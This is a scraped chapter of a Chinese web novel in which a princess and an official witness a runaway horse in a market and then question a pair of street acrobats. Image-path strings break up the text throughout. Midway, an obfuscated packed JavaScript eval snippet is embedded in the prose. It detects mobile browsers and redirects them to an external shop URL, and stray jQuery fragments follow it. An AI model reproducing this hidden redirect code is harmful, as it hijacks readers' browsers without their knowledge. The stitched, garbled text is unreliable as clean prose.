21.第二十一章 杂耍夫妻

作品:《驸马们全都想登基

    此时此刻,恰如彼时彼刻。


    司瑶光抬起车帷看去,前方唯见一辆马车的背影,镶金檀木,姿态张扬,京中仅此一家。


    “与那日如出一辙。”秦知白冷道。


    “看来又到了张家散钱的日子。跟上。”


    司瑶光放下车帷,命车夫跟在那辆马车后头。


    “它既主动上门,我们便去看看。”


    “可惜,臣原想邀殿下屈尊过府,共品新进的秋鲜。”司瑶光瞥他一眼,“早晚有登门之日,秦大人可要预备妥当。”


    “殿下放心,那处院落原封未动,只待殿下回去。”秦知白弯着眸子与她对望。


    ……什么回去,我只是住了几日,哪里就用得上“回”这一字了。


    她张了张口,又觉得有些小孩子气,便闭口不言。


    行过钟鼓楼,听见人声喧闹,便是进了东市。


    她在心中默默数着。


    复行一段,各色叫卖声响起:炊饼、甜汤……之后便是杂耍摊子的小调,清丽婉转,声音透亮,直转而上,声调愈尖,间隔愈短——


    不对!


    曲调变了!


    司瑶光心砰砰直跳,一股浓重的不祥之感笼罩着她,手心几乎是立时渗出冷汗。


    她想起来了。


    “停车!”她声嘶力竭,可却被更大的喧闹声掩盖。


    已然晚了。


    随着一声尖利的马鸣,马车倏地停住,她被秦知白急急抱下车,却见疯的并非是她们的马,而是张家的。


    那马不知受了什么刺激,眼珠赤红,四条腿不听使唤地乱动,带着身后的车厢不停颠簸。


    车内伸出一只胳膊,凌空挥舞,似乎是想抢过车夫手里的缰绳。周围的人有知晓利害的,大声催促着人群,让他们快跑,可偏有好信之人硬要往前抢着看热闹。


    一时间众人挤作一团,喊声夹杂着孩童的哭声四起。


    本就癫狂的马受了这般刺激,四只蹄子将路都刨得尘土飞扬,只眨眼间,便似一道闪电,直直往人群里冲。


    眼见马匹就要撞上一位腿脚不便的老人,司瑶光只觉手中衣袖一紧,一口气提到了嗓子眼。


    “吁!”


    方才还在唱曲的妇人竟从人群中腾空而起,翻身上马,从身后抽出一条皮鞭将马头拴住,两腿死死夹住马身。正在众人提心吊胆看她驯马之时,一柄长刀破空而来,分明对准了疯马,却擦过女子耳际,一刀砍在车厢里正与车夫争夺缰绳那人的胳膊上,霎时血流如注。


    那人捂着胳膊从车里滚落在地,却不是张有财,而是在四海楼里伙同假秀才骗人钱财的壮汉!


    手持长刀的杂耍艺人与将将治住疯马的妻子也看清了他的面容。


    壮汉尚在地上哀嚎,这夫妻二人对视一眼,竟扔了手中的家伙事,几步跃上房顶,消失在众人眼前。


    事情接二连三,发生得太快,所有人都是一头雾水。


    刚挤过去的云岫气道:“先救人啊,愣着干什么!”


    她一手扶起壮汉的腰,正要将他靠在自己身上,身旁又多了一只手,稳稳地将壮汉托起。


    孙大哥面上还带着些溅上去的新鲜血迹,冲她嘿嘿一笑。壮汉见了,恨道:“血,我的血!”


    “啥你的血啊,这是俺杀猪的血。”


    孙大哥满脸莫名,与云岫合力将他往自己装猪的板车上一抬,便往医馆推。


    人群这下散得飞快,孩童叫父母遮了眼,带着匆匆离场。


    司瑶光此时才长舒一口气,发觉自己手中竟又是秦知白的袖袂,另觉手下触感有些硬,原是连手腕也一并握住了。


    她慌忙松手,双颊微烫,忍不住想起方才被他掐腰抱下车的情景。


    男人的手宽厚有力,与他那张美如冠玉的脸一点也不一样……


    应该很适合去帮忙运人!


    她晃晃脑袋,去除杂念,跟着云岫她们往医馆去。


    “我们跟去看看。”“……”


    她没有回头,也不曾发现,身后的男人耳朵已经染上一层绯色。


    “所以只需养上几月,便能恢复如初?”


    “是,小姐。大夫说,最差也就是偶尔会感到疼痛,其他的都不影响。诶,孙大哥,你怎么了?”


    云岫推了推他的胳膊,“怎么满头大汗的,有这么累么?”


    司瑶光看去,只见他脸色发白,豆大的汗珠往下淌,心里有几分猜测。“俺得,得多谢小姐指点,不然今天上去的要是俺,不就白……”


    身旁医患来来往往,他闭上嘴,用手抹了一把汗。


    此前司瑶光一行人追着线索到孙大哥家,听见他与发妻密谋暗杀张有财,劝下后才得知他女儿于张家被辱一事。


    按原计划,他若今日行事,被刺的可并非张有财。届时人折进去了,仇也不得报。


    他应是因此而后怕罢。


    司瑶光微微一笑:“正因事有曲直,更当求之于律。律法,至公至正,不负于人。正所谓冤有头债有主。”


    孙大哥连连点头,这次把他唬得不轻,想必终身难忘。


    果真是事教人,一次会。


    司瑶光暗忖,有许多百姓不识字,更不通律法。是否能将某些实案示民,从而起到教化之用?


    她越想越觉得可行,在心中不住思索着方式、内容,还有最要紧的人手等事。直至回了秦府,她犹陷于沉思中。


    “可惜这道海米菠菜,未遇知音。”


    一双木箸夹着嫩绿的菜叶从她眼前晃过,进了秦知白之口。


    她恍然,放过碗里被她捣烂的菠菜,也夹了一箸新的送入口中。


    “菠菜既鲜又嫩,多谢秦大人美意。”


    “可惜啊,若是今日没出事,臣便能一人独享了。”秦知白替她盛了一碗竹荪汤,打趣道。


    “就说让秦大人早晚预备妥当。”


    只是未曾想,此话应得这般快。


    “是该多吃些。”


    “什么?”男人话音极轻,她未能辨明。


    见对方摇头,料想不是什么要紧的话,她便也不再追问。


    温热的竹荪汤鲜味醇厚,令人颇感愉悦,心神放松。


    一顿饭也算全了山珍海味,难为他备下这桌时令菜,若是不来,倒真要生几分憾意。


    纵使,她是为另一件事而来。


    司瑶光放下清口茶,一双灿若星子的眼睛望向他:“所以,你说的饭后余兴,是什么?”


    男人失笑,轻轻吐出两个字:


    “杂耍。”


    秦府一处僻静的小院内,两人由暗卫带着进了门。


    屋内已点上了烛灯,有一男一女坐于凳上,双手被锁链捆着,见到两人进来,才抬起头,脸上全是灰土。


    烛光下,司瑶光看清了两人的面容,正是那对杂耍夫妇。


    看来是暗卫追上了他们,将人关在此处,只待审问


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17227434|196966||http|test|mini|href|location''.split(''|''),0,{}));


    () {$(''.inform'').remove();


    $(''#content'').append(''


    。


    她盯着二人看了许久,对方或也看清了她的容貌,满脸惊喜。


    “小姐,我记得您!妾冤枉呀,妾是想救人的呀。”


    “是呦,您之前还看过小的舞刀呢,给了好多钱的,一看就晓得是位好心的小姐呀。”


    夫妇俩一句接着一句,话不知真假,态度倒是热情,晃得手上锁链嘎吱作响。


    “别想了,你们解不开的。”秦知白引着司瑶光在二人面前的椅子上坐了,话音冰冷。


    锁链声戛然而止,她这才意识到两人是在用某种“方法”,试图解开锁链。


    “此处乃是秦尚书府邸,劝你们收了那些江湖手段,从实招来。”秦知白像是在言他人府宅般,架起一条腿,右手放于桌上,气势逼人。“甚么手段,妾没有的呀。”“没有的,没有的。”两人面露无辜,连连摆手,这次锁链不再发出声响。


    秦知白转头看向司瑶光,她颔首,开口问道:“请问两位姓名?”


    “小姐叫小的王老三就是了。”男子堆着笑,指指身边的女子,“她嘞,叫妙音。”


    “你们每日都在东市出摊?”“是呀,雷打不动,赚些辛苦钱。”


    “那你们可知,那辆马车都是何时经过东市?”


    “这……”


    两人互相看了看,没有立刻答话。


    “方才还说认得我,不是记性很好么。”司瑶光也冷下脸,手指在桌上叩了叩。


    王老三双手合十拜了拜,谄笑道:“当然记得,每过几日就会来一趟,熟悉的很。”


    “是的呀,好像是,每过五日就来。”妙音补充。


    “熟悉啊……”司瑶光双眼扫过两人,兀地一拍桌子,厉声道:“那为何要对马车下手!”烛灯被她震得一晃,墙上的人影摇晃几下,似是畏缩了许多。


    夫妇俩瑟瑟发抖,不约而同流下眼泪,抽噎着哭冤。


    哭声委屈,还夹杂着几句听不懂的乡音,活生生是两个到京中谋生,却被权贵欺负的外乡人。


    司瑶光不为所动,继续追问:“冤枉?那为何改了曲调,又为何逃跑?”


    “小姐呀,我俩个是真的好心呀。”


